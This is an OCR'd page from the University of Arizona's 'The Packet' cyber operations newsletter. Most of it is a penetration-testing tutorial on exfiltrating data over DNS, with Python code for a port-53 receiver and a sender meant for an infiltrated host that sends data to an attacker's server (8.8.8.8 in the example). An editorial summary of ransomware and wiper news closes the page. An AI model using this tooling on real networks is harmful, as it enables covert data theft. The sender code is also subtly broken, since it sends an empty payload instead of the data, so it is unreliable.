


RECEIVER:

The receiver will likely not be on site but on a network that you would control. This network must allow port 53 to be available so that messages could be sent and processed by your server. This will then collect the data and be usable for your later engagements. A simple DNS receiver that we could deploy only requires a few components that we can use within Python. First, we need to open a socket and monitor port 53. Then we need to break messages apart and extract the data. This can be done in a few different ways but a versatile script to start you off is as follows:

```
import socket

# create a UDP socket to listen for DNS queries on port 53
dns_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
dns_socket.bind(("0.0.0.0", 53))

while True:
    # receive a DNS query packet
    query_packet, address = dns_socket.recvfrom(4096)

    # parse the query packet to extract the exfiltrated data
    query_name = query_packet[12:].split(b"\x00")[0]
    data = query_name.decode("utf-8")

    # print the exfiltrated data
    print(data)
```

This will create the monitor needed to watch for our traffic. Next, we need to develop our sender that we can deploy on the network we are pen-testing.



SENDER:

The sender needs to be easy to deploy and because of this needs to have limited functions. We are just looking for a way to send data to our server for analysis. First, we will open a socket on the host machine we are infiltrating and craft a DNS packet using the data we want to send as input. We will hardcode this data in hex and the server in this example will use the Google DNS servers. In a real engagement, we would use the IP address for our real server to relay the exfiltrated data.

```
import socket

def send_dns_data(data, server):
    domain_name = ""
    for b in data:
        domain_name += chr(b)
    domain_name += "." + server
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    sock.sendto("".encode(), (server, 53))
    sock.close()

data = b“I am sending data over DNS, Look at me GO!!"
server = "8.8.8.8"
send_dns_data(data, server)
```

This will create a very simple data transmission that if you are stuck in a bind, may allow you to communicate outside of a network with internal defenses.

Happy hunting and remember, exfiltrating data is not always the same, defenses come in many different shapes and sizes, and thinking on the fly may require you to think outside of the box because the attacker will!

THE PACKET

- Welcome to the MARCH 2023 issue of THE PACKET! The Packet publication is from the University of Arizona Cyber Operations program. As always, my name is Professor Michael Galde, and for once we are published on time even with a hectic schedule.
- If you remember from last month, we reported that TUSD, the Tucson Unified School District, experienced a cybersecurity incident in January, and I provide a breakdown of the Royal Ransomware group and what files appear to have been exposed.
- We also break down the most recent events in the ongoing cyber war between Russia and Ukraine which continues to escalate, with both sides actively targeting each other's infrastructure. We look at a new wiper malware called SwiftSlicer. This malware can wipe out entire systems and render them unusable, causing significant disruption and financial losses for affected organizations.
- Outside of Cyberwarfare we also cover a new strain of Final cut pro malware that has been discovered which installs crypto-mining malware on victims' systems. This highlights the growing trend of cybercriminals using malware to mine cryptocurrency, which can be a lucrative source of income for them.
- As cyber operations students, it is essential to stay updated on the latest cybersecurity threats and trends. These incidents serve as a reminder of the crucial role we play in protecting organizations and individuals from cyber attacks. Stay vigilant, stay informed, and stay safe.

- CONTACT US
- CIIO@EMAIL.ARIZONA.EDU
- 1140 N. Colombo Ave. | Sierra Vista, AZ 85635
- Phone: 520-458-8278 ext 2155
- https://cyber-operations.azcast.arizona.edu/

THE UNIVERSITY OF ARIZONA

CAE IN CYBERSECURITY COMMUNITY